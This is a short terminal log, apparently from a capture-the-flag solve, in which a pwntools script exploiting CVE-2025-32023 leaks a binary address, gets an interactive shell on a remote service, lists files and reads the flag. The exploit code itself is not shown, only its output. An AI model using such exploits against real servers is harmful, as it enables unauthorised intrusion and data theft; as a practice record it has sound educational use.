[+] binary.address = 0x55eba6336000
/home/yxhueimie/Desktop/New_sum/zjb/CVE-2025-32023/solver-f0b22e429fa6c984f39a409744ff954d3a45d843edd29428ef3a68085d696a7d.py:167: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline(f'set {tkey} 0')
[*] Switching to interactive mode

$ ls
dump.rdb
flag
$ cat f
cat: can't open 'f': No such file or directory
$ cat flag
flag{bafcf4ad0e9f2796238f3877fabbd57b}
$
[*] Interrupted
[*] Closed connection to 113.201.14.253 port 19428
~/Desktop/New_sum/zjb/CVE-2025-32023 (main*) » git clone https://gh-proxy.org
```